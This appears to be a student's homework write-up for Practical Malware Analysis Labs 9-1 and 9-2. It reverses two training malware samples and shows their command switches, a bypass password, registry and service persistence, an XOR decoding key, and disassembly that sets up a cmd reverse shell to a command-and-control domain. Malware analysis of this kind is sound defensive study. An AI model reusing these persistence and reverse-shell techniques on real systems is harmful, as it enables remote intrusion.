HW7

April 26, 2020

Contents

1 Lab 9-1 **1**
- 1.1 Question 1 1
- 1.2 Question 2 3
- 1.3 Question 3 4
- 1.4 Question 4 4
- 1.5 Question 5 4
- 1.6 Question 6 5


2 Lab 9-2 **5**
- 2.1 Question 1 5
- 2.2 Question 2 6
- 2.3 Question 3 6
- 2.4 Question 4 8
- 2.5 Question 5 8
- 2.6 Question 6 9
- 2.7 Question 7 9
- 2.8 Question 8 10

3 Lab 9-3 **11**
- Questions

1 Lab 9-1


1.1 Question 1

We can see that the malware does a check on one of the command line parameters used to launch it.



If this function returns `1`, malware continues on, otherwise it deletes itself.

After that, if the `-in` command line paramter is present, the malware will install itself as a service either with the executable name or another specified name.




1.2 Question 2

The command line parameters appear to be:

- `-in` to install the service
- `-re` to remove the service
- `-c` to update the registry key
- `-cc` to read the registry key

Reversing the `verify` routine, we can see that the required parameter is `"abcd"`.



1.3 Question 3

We could simply patch the conditional jump after the verify routine to invert it and continue only if the parameter was wrong.

1.4 Question 4

The malware creates a key in `HKLM\SOFTWARE\Microsoft\XPS\Configuration`, drops itself in `system32`, and creates a service with the dropped executable.

1.5 Question 5

Tracing the execution, we can see that if no parameters are called then the malware gets commands from the network.

These include:

- `SLEEP`
- `UPLOAD` a local file
- `DOWNLOAD` a remote file
- `CMD` execute a command
- `NOTHING`

```
loc_40204C:                     ; "SLEEP"
mov     edi, offset aSleep
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
add     ecx, 0FFFFFFFFh
push    ecx                     ; size_t
push    offset aSleep           ; "SLEEP"
lea     ecx, [ebp+var_400]
push    ecx                     ; char *
call    _strncmp
add     esp, 0Ch
test    eax, eax
jnz     short loc_4020D2
```

1.6 Question 6

We can see that the malware makes requests to the URL specified in the registry key to get its commands, which is by default `www.practicalmalwareanalysis.com`.

2 Lab 9-2

2.1 Question 1

There appear to be a lot of random error messages, and some imports.

"..."	.rdata:0...	0000000F	C	runtime error
"..."	.rdata:0...	0000000E	C	TLOSS error\r\n
"..."	.rdata:0...	0000000D	C	SING error\r\n
"..."	.rdata:0...	0000000F	C	DOMAIN error\r\n
"..."	.rdata:0...	00000025	C	R6028\r\n- unable to initialize heap\r\n
"..."	.rdata:0...	00000035	C	R6027\r\n- not enough space for lowio initialization\r\n
"..."	.rdata:0...	00000035	C	R6026\r\n- not enough space for stdio initialization\r\n
"..."	.rdata:0...	00000026	C	R6025\r\n- pure virtual function call\r\n
"..."	.rdata:0...	00000035	C	R6024\r\n- not enough space for _onexit/atexit table\r\n
"..."	.rdata:0...	00000029	C	R6019\r\n- unable to open console device\r\n
"..."	.rdata:0...	00000021	C	R6018\r\n- unexpected heap error\r\n
"..."	.rdata:0...	0000002D	C	R6017\r\n- unexpected multithread lock error\r\n
"..."	.rdata:0...	0000002C	C	R6016\r\n- not enough space for thread data\r\n
"..."	.rdata:0...	00000021	C	\r\nabnormal program termination\r\n
"..."	.rdata:0...	0000002C	C	R6009\r\n- not enough space for environment\r\n
"..."	.rdata:0...	0000002A	C	R6008\r\n- not enough space for arguments\r\n
"..."	.rdata:0...	00000025	C	R6002\r\n- floating point not loaded\r\n
"..."	.rdata:0...	00000025	C	Microsoft Visual C++ Runtime Library
"..."	.rdata:0...	0000001A	C	Runtime Error!\n\nProgram:
"..."	.rdata:0...	00000017	C	<program name unknown>
"..."	.rdata:0...	00000013	C	GetLastActivePopup
"..."	.rdata:0...	00000010	C	GetActiveWindow
"..."	.rdata:0...	0000000C	C	MessageBoxA
"..."	.rdata:0...	0000000B	C	user32.dll
"..."	.rdata:0...	00000014	C	WaitForSingleObject
"..."	.rdata:0...	0000000F	C	CreateProcessA
"..."	.rdata:0...	00000006	C	Sleep
"..."	.rdata:0	00000013	C	GetModuleFileNameA

2.2 Question 2

It appears to do nothing.

2.3 Question 3

Before the malware executes it copies two literal strings into a stack variable.

```
mov     [ebp+var_1B0], '1'
mov     byte ptr [ebp-1AFh], 'q'
mov     [ebp+var_1AE], 'a'
mov     [ebp+var_1AD], 'z'
mov     [ebp+var_1AC], '2'
mov     [ebp+var_1AB], 'w'
mov     [ebp+var_1AA], 's'
mov     [ebp+var_1A9], 'x'
mov     [ebp+var_1A8], '3'
mov     [ebp+var_1A7], 'e'
mov     [ebp+var_1A6], 'd'
mov     [ebp+var_1A5], 'c'
mov     [ebp+var_1A4], 0
mov     [ebp+var_1A0], 'o'
mov     byte ptr [ebp-19Fh], 'c'
mov     [ebp+var_19E], 'l'
mov     [ebp+var_19D], '.'
mov     [ebp+var_19C], 'e'
mov     [ebp+var_19B], 'x'
mov     [ebp+var_19A], 'e'
mov     [ebp+var_199], 0
```

Afterwards, it checks if the executable name is `"ocl.exe"`, otherwise exits.

```
push    10Eh                ; nSize
lea     eax, [ebp+Filename]
push    eax                 ; lpFilename
push    0                   ; hModule
call    ds:GetModuleFileNameA
push    5Ch                 ; int
lea     ecx, [ebp+Filename]
push    ecx                 ; char *
call    _strrchr            ; remove leading
add     esp, 8
mov     [ebp+var_4], eax
mov     edx, [ebp+var_4]
add     edx, 1
mov     [ebp+var_4], edx
mov     eax, [ebp+var_4]
push    eax                 ; char *
lea     ecx, [ebp+var_1A0] ; "ocl.exe\0"
push    ecx                 ; char *
call    _strcmp
```

2.4 Question 4

A null terminated string is being copied into a stack variable character by character.

2.5 Question 5

One of the stack strings from before, `"1qaz2wsx3edc"` is being passed along with another block of seemingly random data copied from a static location at the start of `main`.

```
loc_4012AF:
lea     ecx, [ebp+var_1F0]
push    ecx             ; int
lea     edx, [ebp+var_1B0]
push    edx             ; char *
call    sub_401089
```


2.6 Question 6

Setting a breakpoint right before `gethostbyname`, we can see that the domain used is `practicalmalwareanalysis.com`.

```
Registers (FPU)
EAX 0012FB64 ASCII "www.practicalmalwareanalysis.com"
ECX 00000020
EDX 00000078
EBX 7FFDD000
ESP 0012FC70
EBP 0012FF80
ESI 00405055 ocl.00405055
EDI 0012FD8E
```

2.7 Question 7

The string `"1qaz2wsx3edc"` is used as the xor key to decode the random static bytes.



2.8 Question 8

`hStdInput`, `hStdOutput`, and `hStdError` are all redirected over the socket, which has the effect of opening a reverse shell to the command and control server.

```
mov     [ebp+StartupInfo.dwFlags], 101h
mov     [ebp+StartupInfo.wShowWindow], 0
mov     edx, [ebp+arg_10]
mov     [ebp+StartupInfo.hStdInput], edx
mov     eax, [ebp+StartupInfo.hStdInput]
mov     [ebp+StartupInfo.hStdError], eax
mov     ecx, [ebp+StartupInfo.hStdError]
mov     [ebp+StartupInfo.hStdOutput], ecx
lea     edx, [ebp+hHandle]
push    edx             ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
push    eax             ; lpStartupInfo
push    0               ; lpCurrentDirectory
push    0               ; lpEnvironment
push    0               ; dwCreationFlags
push    1               ; bInheritHandles
push    0               ; lpThreadAttributes
push    0               ; lpProcessAttributes
push    offset CommandLine ; "cmd"
push    0               ; lpApplicationName
call    ds:CreateProcessA
```

3 Lab 9-3

I ended up starting the lab close to the time it was due, so I didn't get to finish Lab 9-3.